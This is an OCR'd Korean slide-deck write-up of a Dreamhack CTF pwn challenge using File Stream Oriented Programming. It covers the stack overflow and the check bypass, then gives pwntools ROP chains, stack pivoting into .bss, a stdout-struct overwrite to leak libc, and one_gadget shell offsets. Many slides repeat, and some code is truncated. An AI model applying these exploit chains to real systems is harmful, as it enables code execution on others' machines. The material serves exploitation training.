
개념

File Stream Oriented Programming (FSOP)은
파일 구조체(_IO_FILE)의 가상 함수 테이블(vtable)을 조작하여
임의 코드를 실행하는 익스플로잇 기법
주로 C 라이브러리(glibc)에서 사용하는 FILE 구조체가 표적이 되며
이를 통해 프로그램 흐름을 제어할 수 있습니다.

취약점 분석

```
1  __int64 __fastcall main(__int64 a1, char **a2, char **a3)
2  {
3    char s[128]; // [rsp+0h] [rbp-80h] BYREF
4
5    sub_400699(a1, a2, a3);
6    memset(s, 0, sizeof(s));
7    read(0, s, 0x400uLL);
8    sub_4006DC(s, 128LL);
9    fflush(stdout);
10   return 0LL;
11 }
```

취약점 분석



```
1  int sub_400699()
2  {
3    setvbuf(stdin, 0LL, 2, 0LL);
4    return setvbuf(stdout, 0LL, 2, 0LL);
5  }
```

파일 스트림의 버퍼링 모드를 설정하여 입출력 속도를 최적화

취약점 분석

```
1  __int64 __fastcall main(__int64 a1, char **a2, char **a3)
2  {
3    char s[128]; // [rsp+0h] [rbp-80h] BYREF
4
5    sub_400699(a1, a2, a3);
6    memset(s, 0, sizeof(s));
7    read(0, s, 0x400uLL);
8    sub_4006DC(s, 128LL);
9    fflush(stdout);
10   return 0LL;
11 }
```

버퍼 용량은 128인데 입력받는 양 0x400 BOF 발생

취약점 분석

```
1  __int64 __fastcall main(__int64 a1, char **a2, char **a3)
2  {
3    char s[128]; // [rsp+0h] [rbp-80h] BYREF
4
5    sub_400699(a1, a2, a3);
6    memset(s, 0, sizeof(s));
7    read(0, s, 0x400uLL);
8    sub_4006DC(s, 128LL);
9    fflush(stdout);
10   return 0LL;
11 }
```

취약점 분석

```
1  __int64 __fastcall sub_4006DC(__int64 a1, __int64 a2)
2  {
3    unsigned int i; // [rsp+1Ch] [rbp-4h]
4    int j; // [rsp+1Ch] [rbp-4h]
5
6    for ( i = 0; i <= 9; ++i )
7    {
8      if ( *(i + a1) != aDreamhack[i] )
9        exit(0);
10   }
11   for ( j = 11; j < (a2 - 10); ++j )
12   {
13     if ( *(j + a1) != *(j + 1LL + a1) + 1 )
14       exit(0);
15   }
16   return 0LL;
17 }
```

취약점 분석

```
1  __int64 __fastcall sub_4006DC(__int64 a1, __int64 a2)
2  {
3    unsigned int i; // [rsp+1Ch] [rbp-4h]
4    int j; // [rsp+1Ch] [rbp-4h]
5
6    for ( i = 0; i <= 9; ++i )
7    {
8      if ( *(i + a1) != aDreamhack      db 'DREAMHACK!',0
9        exit(0);
10   }
11   for ( j = 11; j < (a2 - 10); ++j )
12   {
13     if ( *(j + a1) != *(j + 1LL + a1) + 1 )
14       exit(0);
15   }
16   return 0LL;
17 }
```

취약점 분석

```
1  __int64 __fastcall sub_4006DC(__int64 a1, __int64 a2)
2  {
3    unsigned int i; // [rsp+1Ch] [rbp-4h]
4    int j; // [rsp+1Ch] [rbp-4h]
5
6    for ( i = 0; i <= 9; ++i )
7    {
8      if ( *(i + a1) != aDreamhack[i] )
9        exit(0);
10   }
11   for ( j = 11; j < (a2 - 10); ++j )
12   {
13     if ( *(j + a1) != *(j + 1LL + a1) + 1 )
14       exit(0);
15   }
16   return 0LL;
17 }
```

취약점 분석

```
1  __int64 __fastcall sub_4006DC(__int64 a1, __int64 a2)
2  {
3    unsigned int i; // [rsp+1Ch] [rbp-4h]
4    int j; // [rsp+1Ch] [rbp-4h]
5
6    for ( i = 0; i <= 9; ++i )
7    {
8      if ( *(i + a1) != aDreamhack[i] )
9        exit(0);
10   }
11   for ( j = 11; j < (a2 - 10); ++j )
12   {
13     if ( *(j + a1) != *(j + 1LL + a1) + 1 )
14       exit(0);
15   }
16   return 0LL;
17 }
```

사용자가 입력한 문자열에서 첫 번째 문자가 두 번째 문자와 1을 더한 값이랑 동일한지 비교

취약점 분석

```
1  __int64 __fastcall main(__int64 a1, char **a2, char **a3)
2  {
3    char s[128]; // [rsp+0h] [rbp-80h] BYREF
4
5    sub_400699(a1, a2, a3);
6    memset(s, 0, sizeof(s));
7    read(0, s, 0x400uLL);
8    sub_4006DC(s, 128LL);
9    fflush(stdout);
10   return 0LL;
11 }
```

출력버퍼를 비울때 사용
fflush 함수는 stdout 구조체를 사용

취약점 분석

```
int
_IO_fflush (_IO_FILE *fp)
{
  if (fp == NULL)
    return _IO_flush_all ();
  else
    {
      int result;
      CHECK_FILE (fp, EOF);
      _IO_acquire_lock (fp);
      result = _IO_SYNC (fp) ? EOF : 0;
      _IO_release_lock (fp);
      return result;
    }
}
```

취약점 분석

```
int
_IO_fflush (_IO_FILE *fp)
{
  if (fp == NULL)
    return _IO_flush_all ();
  else
    {
      int result;
      CHECK_FILE (fp, EOF);
      _IO_acquire_lock (fp);
      result = _IO_SYNC (fp) ? EOF : 0;
      _IO_release_lock (fp);
      return result;
    }
```

```
#define _IO_do_flush(_f) \
  ((_f)->_mode <= 0                                 \
   ? _IO_do_write(_f, (_f)->_IO_write_base,                   \
          (_f)->_IO_write_ptr-(_f)->_IO_write_base)           \
   : _IO_wdo_write(_f, (_f)->_wide_data->_IO_write_base,              \
          ((_f)->_wide_data->_IO_write_ptr               \
           - (_f)->_wide_data->_IO_write_base)))
```

```
int
_IO_new_do_write (_IO_FILE *fp, const char *data, _IO_size_t to_do)
{
  return (to_do == 0
      || (_IO_size_t) new_do_write (fp, data, to_do) == to_do) ? 0 : EOF;
}
libc_hidden_ver (_IO_new_do_write, _IO_do_write)
```

취약점 분석

```
int
_IO_fflush (_IO_FILE *fp)
{
  if (fp == NULL)
    return _IO_flush_all ();
  else
    {
      int result;
      CHECK_FILE (fp, EOF);
      _IO_acquire_lock (fp);
      result = _IO_SYNC (fp) ? EOF : 0;
      _IO_release_lock (fp);
      return result;
    }
```

```
#define _IO_do_flush(_f) \
  ((_f)->_mode <= 0                                   \
   ? _IO_do_write(_f, (_f)->_IO_write_base,                   \
          (_f)->_IO_write_ptr-(_f)->_IO_write_base)           \
   : _IO_wdo_write(_f, (_f)->_wide_data->_IO_write_base,              \
          ((_f)->_wide_data->_IO_write_ptr                \
           - (_f)->_wide_data->_IO_write_base)))
```

```
int
_IO_new_do_write (_IO_FILE *fp, const char *data, _IO_size_t to_do)
{
  return (to_do == 0
      || (_IO_size_t) new_do_write (fp, data, to_do) == to_do) ? 0 : EOF;
}
libc_hidden_ver (_IO_new_do_write, _IO_do_write)
```

```
int
_IO_new_file_sync (_IO_FILE *fp)
{
  _IO_ssize_t delta;
  int retval = 0;

  /*    char* ptr = cur_ptr(); */
  if (fp->_IO_write_ptr > fp->_IO_write_base)
    if (_IO_do_flush(fp)) return EOF;
  delta = fp->_IO_read_ptr - fp->_IO_read_end;
  if (delta != 0)
    {
#ifdef TODO
      if (_IO_in_backup (fp))
    delta -= eGptr () - Gbase ();
#endif
      _IO_off64_t new_pos = _IO_SYSSEEK (fp, delta, 1);
      if (new_pos != (_IO_off64_t) EOF)
    fp->_IO_read_end = fp->_IO_read_ptr;
      else if (errno == ESPIPE)
    ; /* Ignore error from unseekable devices. */
      else
    retval = EOF;
    }
  if (retval != EOF)
    fp->_offset = _IO_pos_BAD;
  /* FIXME: Cleanup - can this be shared? */
  /*    setg(base(), ptr, ptr); */
  return retval;
}
```

취약점 분석

```
int
_IO_fflush (_IO_FILE *fp
{
  if (fp == NULL)
    return _IO_flush_all
  else
    {
      int result;
      CHECK_FILE (fp, EO
      _IO_acquire_lock (
      result = _IO_SYNC
      _IO_release_lock (
      return result;
    }
```

```
#define _IO_do_flush(_f) \
  ((_f)->_mode <= 0
   ? _IO_do_write(_f, (_f)->_IO_write_base
         (_f)->_IO_write_ptr-(_f)->_IO_wr
   : _IO_wdo_write(_f, (_f)->_wide_data->_
         ((_f)->_wide_data->_IO_write_pt
          - (_f)->_wide_data->_IO_write_
```

```
int
_IO_new_do_write (_IO_FILE *fp, const char
{
  return (to_do == 0
      || (_IO_size_t) new_do_write (fp, da
}
libc_hidden_ver (_IO_new_do_write, _IO_do_write)
```

```
static
_IO_size_t
new_do_write (_IO_FILE *fp, const char *data, _IO_size_t to_do)
{
  _IO_size_t count;
  if (fp->_flags & _IO_IS_APPENDING)
    /* On a system without a proper O_APPEND implementation,
       you would need to sys_seek(0, SEEK_END) here, but is
       not needed nor desirable for Unix- or Posix-like systems.
       Instead, just indicate that offset (before and after) is
       unpredictable. */
    fp->_offset = _IO_pos_BAD;
  else if (fp->_IO_read_end != fp->_IO_write_base)
    {
      _IO_off64_t new_pos
    = _IO_SYSSEEK (fp, fp->_IO_write_base - fp->_IO_read_end, 1);
      if (new_pos == _IO_pos_BAD)
    return 0;
      fp->_offset = new_pos;
    }
  count = _IO_SYSWRITE (fp, data, to_do);
  if (fp->_cur_column && count)
    fp->_cur_column = _IO_adjust_column (fp->_cur_column - 1, data, count) + 1;
  _IO_setg (fp, fp->_IO_buf_base, fp->_IO_buf_base, fp->_IO_buf_base);
  fp->_IO_write_base = fp->_IO_write_ptr = fp->_IO_buf_base;
  fp->_IO_write_end = (fp->_mode <= 0
               && (fp->_flags & (_IO_LINE_BUF | _IO_UNBUFFERED))
               ? fp->_IO_buf_base : fp->_IO_buf_end);
  return count;
}
```

취약점 분석

```
int
_IO_fflush (_IO_FILE *fp
{
  if (fp == NULL)
    return _IO_flush_all
  else
    {
      int result;
      CHECK_FILE (fp, EO
      _IO_acquire_lock (
      result = _IO_SYNC
      _IO_release_lock (
      return result;
    }
```

```
#define _IO_do_flush(_f) \
  ((_f)->_mode <= 0
   ? _IO_do_write(_f, (_f)->_IO_write_base
         (_f)->_IO_write_ptr-(_f)->_IO_wr
   : _IO_wdo_write(_f, (_f)->_wide_data->_
         ((_f)->_wide_data->_IO_write_pt
          - (_f)->_wide_data->_IO_write_
```

```
int
_IO_new_do_write (_IO_FILE *fp, const char
{
  return (to_do == 0
      || (_IO_size_t) new_do_write (fp, da
}
libc_hidden_ver (_IO_new_do_write, _IO_do_write)
```

```
static
_IO_size_t
new_do_write (_IO_FILE *fp, const char *data, _IO_size_t to_do)
{
  _IO_size_t count;
  if (fp->_flags & _IO_IS_APPENDING)
    /* On a system without a proper O_APPEND implementation,
       you would need to sys_seek(0, SEEK_END) here, but is
       not needed nor desirable for Unix- or Posix-like systems.
       Instead, just indicate that offset (before and after) is
       unpredictable. */
    fp->_offset = _IO_pos_BAD;
  else if (fp->_IO_read_end != fp->_IO_write_base)
    {
      _IO_off64_t new_pos
    = _IO_SYSSEEK (fp, fp->_IO_write_base - fp->_IO_read_end, 1);
      if (new_pos == _IO_pos_BAD)
    return 0;
      fp->_offset = new_pos;
    }
  count = _IO_SYSWRITE (fp, data, to_do);
  if (fp->_cur_column && count)
    fp->_cur_column = _IO_adjust_column (fp->_cur_column - 1, data, count) + 1;
  _IO_setg (fp, fp->_IO_buf_base, fp->_IO_buf_base, fp->_IO_buf_base);
  fp->_IO_write_base = fp->_IO_write_ptr = fp->_IO_buf_base;
  fp->_IO_write_end = (fp->_mode <= 0
               && (fp->_flags & (_IO_LINE_BUF | _IO_UNBUFFERED))
               ? fp->_IO_buf_base : fp->_IO_buf_end);
  return count;
}
```

취약점 분석

```
/* The tag name of this struct is _IO_FILE to preserve historic
   C++ mangled names for functions taking FILE* arguments.
   That name should not be used in new code.  */
struct _IO_FILE
{
  int _flags;               /* High-order word is _IO_MAGIC; rest is flags. */
  /* The following pointers correspond to the C++ streambuf protocol. */
  char *_IO_read_ptr;       /* Current read pointer */
  char *_IO_read_end;       /* End of get area. */
  char *_IO_read_base;       /* Start of putback+get area. */
  char *_IO_write_base;       /* Start of put area. */
  char *_IO_write_ptr;       /* Current put pointer. */
  char *_IO_write_end;       /* End of put area. */
  char *_IO_buf_base;       /* Start of reserve area. */
  char *_IO_buf_end;       /* End of reserve area. */
  /* The following fields are used to support backing up and undo. */
  char *_IO_save_base; /* Pointer to start of non-current get area. */
  char *_IO_backup_base;  /* Pointer to first valid character of backup area */
  char *_IO_save_end; /* Pointer to end of non-current get area. */
  struct _IO_marker *_markers;
  struct _IO_FILE *_chain;
  int _fileno;
  int _flags2;
  __off_t _old_offset; /* This used to be _offset but it's too small.  */
  /* 1+column number of pbase(); 0 is unknown. */
  unsigned short _cur_column;
  signed char _vtable_offset;
  char _shortbuf[1];
  _IO_lock_t *_lock;
#ifdef _IO_USE_OLD_IO_FILE
};
```

특정 조건에 맞춰서 stdout구조체를 조작해주면

취약점 분석

```
/* The tag name of this struct is _IO_FILE to preserve historic
   C++ mangled names for functions taking FILE* arguments.
   That name should not be used in new code.  */
struct _IO_FILE
{
  int _flags;               /* High-order word is _IO_MAGIC; rest is flags. */
  /* The following pointers correspond to the C++ streambuf protocol. */
  char *_IO_read_ptr;       /* Current read pointer */
  char *_IO_read_end;       /* End of get area. */
  char *_IO_read_base;       /* Start of putback+get area. */
  char *_IO_write_base;       /* Start of put area. */
  char *_IO_write_ptr;       /* Current put pointer. */
  char *_IO_write_end;       /* End of put area. */
  char *_IO_buf_base;       /* Start of reserve area. */
  char *_IO_buf_end;       /* End of reserve area. */
  /* The following fields are used to support backing up and undo. */
  char *_IO_save_base; /* Pointer to start of non-current get area. */
  char *_IO_backup_base;  /* Pointer to first valid character of backup area */
  char *_IO_save_end; /* Pointer to end of non-current get area. */
  struct _IO_marker *_markers;
  struct _IO_FILE *_chain;
  int _fileno;
  int _flags2;
  __off_t _old_offset; /* This used to be _offset but it's too small.  */
  /* 1+column number of pbase(); 0 is unknown. */
  unsigned short _cur_column;
  signed char _vtable_offset;
  char _shortbuf[1];
  _IO_lock_t *_lock;
#ifdef _IO_USE_OLD_IO_FILE
};
```

Libc 주소를 유출할 수 있다!

취약점 분석

근데 Libc base 도 없는데 stdout 구조체 조작을 어케하지

취약점 분석

Bss 영역에 stdout이 있구나!

취약점 분석

stdout은 C 표준 라이브러리에서 제공하는 초기화되지 않은 전역 포인터 변수라서

```
LOAD:000000000060101B ; Segment permissions: Read/Write
LOAD:000000000060101B LOAD            segment mempage public 'DATA' use64
LOAD:000000000060101B                 assume cs:LOAD
LOAD:000000000060101B                 ;org 60101Bh
LOAD:000000000060101B                 align 20h
LOAD:000000000060101B LOAD            ends
LOAD:000000000060101B
.bss:0000000000601020 ; ===========================================================================
.bss:0000000000601020
.bss:0000000000601020 ; Segment type: Uninitialized
.bss:0000000000601020 ; Segment permissions: Read/Write
.bss:0000000000601020 _bss            segment para public 'BSS' use64
.bss:0000000000601020                 assume cs:_bss
.bss:0000000000601020                 ;org 601020h
.bss:0000000000601020                 assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothing
.bss:0000000000601020                 public stdout
.bss:0000000000601020 ; FILE *stdout
.bss:0000000000601020 stdout          dq ?                    ; DATA XREF: LOAD:00000000003FF5D0↑o
.bss:0000000000601020                                         ; sub_4005E0+1↑o ...
.bss:0000000000601020                                         ; Copy of shared data
.bss:0000000000601028                 align 10h
.bss:0000000000601030                 public stdin
.bss:0000000000601030 ; FILE *stdin
.bss:0000000000601030 stdin           dq ?                    ; DATA XREF: LOAD:00000000003FF5E8↑o
.bss:0000000000601030                                         ; sub_400699+4↑r
.bss:0000000000601030                                         ; Copy of shared data
.bss:0000000000601038 byte_601038     db ?                    ; DATA XREF: sub_400650↑r
.bss:0000000000601038                                         ; sub_400650+12↑w
.bss:0000000000601039                 align 20h
.bss:0000000000601039 _bss            ends
.bss:0000000000601039
```

취약점 분석

근데 stdout 구조체에 쓰려면 rsi 인자에 stdout 구조체의 실제주소가 들어가야함
하지만 pop rsi + 0x601020 을 쓰면 구조체를 조작하는게 아닌
0x601020 안에 있는 stdout 주소가 다른 값으로 덮임

취약점 분석

그래서 쓰는게 stack pivoting

취약점 분석

POP RSI	STDOUT	PAYLOAD

취약점 분석

ROP 로 stdout 전에 POP RSI 가젯을 넣고 stdout 이후
나머지 페이로드를 작성해주면 익스 성공

익스플로잇

```python
stdout = p64(0xfbad1800) + b"\x00"*25

# ROP 가젯
pop_rdi = 0x0000000000400873  # pop rdi; ret
pop_rsi = 0x000000000040068b  # pop rsi; ret
pop_rdx = 0x0000000000400694  # pop rdx; ret
leave_ret = 0x000000000040079b
ret = 0x400292
pop_rbp = 0x0000000000400608

payload = b'DREAMHACK!'  # 고정된 문자열

# 페이로드에 추가적인 바이트 추가 (118부터 0까지)
for i in range(118, 0, -1):
    payload += i.to_bytes(1, byteorder='little')
```

변조할 구조체 값

익스플로잇

```python
stdout = p64(0xfbad1800) + b"\x00"*25

# ROP 가젯
pop_rdi = 0x0000000000400873  # pop rdi; ret
pop_rsi = 0x000000000040068b  # pop rsi; ret
pop_rdx = 0x0000000000400694  # pop rdx; ret
leave_ret = 0x000000000040079b
ret = 0x400292
pop_rbp = 0x0000000000400608

payload = b'DREAMHACK!'  # 고정된 문자열

# 페이로드에 추가적인 바이트 추가 (118부터 0까지)
for i in range(118, 0, -1):
    payload += i.to_bytes(1, byteorder='little')
```

필요한 가젯들

익스플로잇

```python
stdout = p64(0xfbad1800) + b"\x00"*25

# ROP 가젯
pop_rdi = 0x0000000000400873  # pop rdi; ret
pop_rsi = 0x000000000040068b  # pop rsi; ret
pop_rdx = 0x0000000000400694  # pop rdx; ret
leave_ret = 0x000000000040079b
ret = 0x400292
pop_rbp = 0x0000000000400608

payload = b'DREAMHACK!'  # 고정된 문자열

# 페이로드에 추가적인 바이트 추가 (118부터 0까지)
for i in range(118, 0, -1):
    payload += i.to_bytes(1, byteorder='little')
```

글자 비교하는 함수들 우회

익스플로잇

```
payload += p64(0x601010)
payload += p64(pop_rdi) + p64(0) + p64(pop_rsi) + p64(0x601018) + p64(pop_rdx) + p64(8) + p64(e.plt['read'])
payload += p64(pop_rdi) + p64(0) + p64(pop_rsi) + p64(0x601028) + p64(pop_rdx) + p64(8) + p64(e.plt['read'])
payload += p64(pop_rdi) + p64(0) + p64(pop_rsi) + p64(0x601030) + p64(pop_rdx) + p64(8) + p64(e.plt['read'])
payload += p64(pop_rdi) + p64(0) + p64(pop_rsi) + p64(0x601038) + p64(pop_rdx) + p64(144) + p64(e.plt['read'])
payload += p64(leave_ret)
p.send(payload)
sleep(1)
p.send(p64(pop_rsi)) # 0x601018
p.send(p64(pop_rdx)) # 0x601028
p.send(p64(len(stdout))) # 0x601030
payload1 = p64(pop_rdi) + p64(0) + p64(pop_rsi) + p64(0x601018) + p64(pop_rdx) + p64(8) + p64(e.plt['read'])
payload1 += p64(pop_rdi) + p64(0) + p64(pop_rsi) + p64(0x601028) + p64(pop_rdx) + p64(504) + p64(e.plt['read'])
payload1 += p64(pop_rbp) + p64(0x601010) + p64(leave_ret)
p.send(p64(e.plt['read'])+payload1) # 0x601038
```

스택 피보팅 후에 이어나갈 값들 세팅

익스플로잇

```
payload += p64(0x601010)
payload += p64(pop_rdi) + p64(0) + p64(pop_rsi) + p64(0x601018) + p64(pop_rdx) + p64(8) + p64(e.plt['read'])
payload += p64(pop_rdi) + p64(0) + p64(pop_rsi) + p64(0x601028) + p64(pop_rdx) + p64(8) + p64(e.plt['read'])
payload += p64(pop_rdi) + p64(0) + p64(pop_rsi) + p64(0x601030) + p64(pop_rdx) + p64(8) + p64(e.plt['read'])
payload += p64(pop_rdi) + p64(0) + p64(pop_rsi) + p64(0x601038) + p64(pop_rdx) + p64(144) + p64(e.plt['read'])
payload += p64(leave_ret)
p.send(payload)
sleep(1)
p.send(p64(pop_rsi)) # 0x601018
p.send(p64(pop_rdx)) # 0x601028
p.send(p64(len(stdout))) # 0x601030
payload1 = p64(pop_rdi) + p64(0) + p64(pop_rsi) + p64(0x601018) + p64(pop_rdx) + p64(8) + p64(e.plt['read'])
payload1 += p64(pop_rdi) + p64(0) + p64(pop_rsi) + p64(0x601028) + p64(pop_rdx) + p64(504) + p64(e.plt['read'])
payload1 += p64(pop_rbp) + p64(0x601010) + p64(leave_ret)
p.send(p64(e.plt['read'])+payload1) # 0x601038
```

0x601018 부터 페이로드를 박아줌

익스플로잇

현재 만들어진 스택상황

익스플로잇

read(0,stdout,len(stdout))

RSP

STDOUT 구조체에 쓰는 상황

익스플로잇

```
1  p.send(stdout)
2  sleep(1)
3  p.send(p64(pop_rdi)) # 0x601018
4  sleep(1)
5  payload2 = p64(ret)*50+p64(e.plt['fflush']) + p64(ret) + p64(ret)
6  # fflush 를 호출시킬때 특정 영역이 write 가능한 영역이여야 해서 ret을 50번 넣어줌
7  payload2 += p64(pop_rdi) + p64(0) + p64(pop_rsi) + p64(0x601308) + p64(pop_rdx) + p64(64) + p64(e.plt['read'])
8  payload2 += p64(pop_rbp) + p64(0x601300) + p64(leave_ret) # 굳이 0x601300 으로 간 이유는 가젯 조건 맞춰주려고
9  p.send(payload2)
10
```

구조체 조작

익스플로잇

```
1  p.send(stdout)
2  sleep(1)
3  p.send(p64(pop_rdi)) # 0x601018
4  sleep(1)
5  payload2 = p64(ret)*50+p64(e.plt['fflush']) + p64(ret) + p64(ret)
6  # fflush 를 호출시킬때 특정 영역이 write 가능한 영역이여야 해서 ret을 50번 넣어줌
7  payload2 += p64(pop_rdi) + p64(0) + p64(pop_rsi) + p64(0x601308) + p64(pop_rdx) + p64(64) + p64(e.plt['read'])
8  payload2 += p64(pop_rbp) + p64(0x601300) + p64(leave_ret)
9  p.send(payload2)
```

다시 한번 0x601018 부터 페이로드를 박아줌

익스플로잇

```
1  p.send(stdout)
2  sleep(1)
3  p.send(p64(pop_rdi)) # 0x601018
4  sleep(1)
5  payload2 = p64(ret)*50+p64(e.plt['fflush']) + p64(ret) + p64(ret)
6  # fflush 를 호출시킬때 특정 영역이 write 가능한 영역이여야 해서 ret을 50번 넣어줌
7  payload2 += p64(pop_rdi) + p64(0) + p64(pop_rsi) + p64(0x601308) + p64(pop_rdx) + p64(64) + p64(e.plt['read'])
8  payload2 += p64(pop_rbp) + p64(0x601300) + p64(leave_ret)
9  p.send(payload2)
```

그후 fflush 를 통하여서 Libc를 유출해주고
다시한번 0x601300 영역으로 stack pivoting을 해줌

익스플로잇

```
chan@DESKTOP-PE9G5L9:/mnt/c/Users/Heechan/Downloads/validator_revenge$ one_gadget ./libc-2.27.so
0x4f35e execve("/bin/sh", rsp+0x40, environ)
constraints:
  address rsp+0x50 is writable
  rsp & 0xf == 0
  rcx == NULL || {rcx, "-c", r12, NULL} is a valid argv

0x4f365 execve("/bin/sh", rsp+0x40, environ)
constraints:
  address rsp+0x50 is writable
  rsp & 0xf == 0
  rcx == NULL || {rcx, rax, r12, NULL} is a valid argv

0x4f3c2 execve("/bin/sh", rsp+0x40, environ)
constraints:
  [rsp+0x40] == NULL || {[rsp+0x40], [rsp+0x48], [rsp+0x50], [rsp+0x58], ...} is a valid argv

0x10a45c execve("/bin/sh", rsp+0x70, environ)
constraints:
  [rsp+0x70] == NULL || {[rsp+0x70], [rsp+0x78], [rsp+0x80], [rsp+0x88], ...} is a valid argv
```

익스플로잇

```python
for i in range(18):
    print(hex(u64(p.recv(8))))
leak_libc= u64(p.recv(8))
libc_base = leak_libc - 3 + 104 - libc.symbols['stdout']
print(f'libc_base = {hex(libc_base)}')
```

보기 쉽게 바꾸는 과정

익스플로잇

```
\x00\x00\x00\x00\x00\x00\x00\x00\xb0\x08\x95\x07!\x7f\x00\x00\xff\xff\xff\xff\xff\xff\xff\xff\x00\x00\x00\x00\x00\x00\x00\x00\x80\xe7\x94\x07!\x7f\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xa0\xb2
\x94\x07!\x7f\x00\x00\x00\x18\xad\xfb\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xf7\x94\x07!\x7f\x00\x0
0\xe3\xf7\x94\x07!\x7f\x00\x00\xe3\xf7\x94\x07!\x7f\x00\x00\xe3\xf7\x94\x07!\x7f\x00\x00\xe4\xf7\x94\x07!\x7f\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xea\x94\x07!\x7f\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\xff\xff\xff\xff\xff\xff\xff\xff\x00\x00\x00$
```

익스플로잇

```
0x0
0x7fd8884688b0
0xffffffffffffffff
0x0
0x7fd888466780
0x0
0x0
0x0
0x0
0x0
0x0
0x7fd8884632a0
0xfbad1800
0x0
0x0
0x0
0x7fd888467700
0x7fd8884677e3
libc_base = 0x7fd88807b000
============================================================
```

익스플로잇

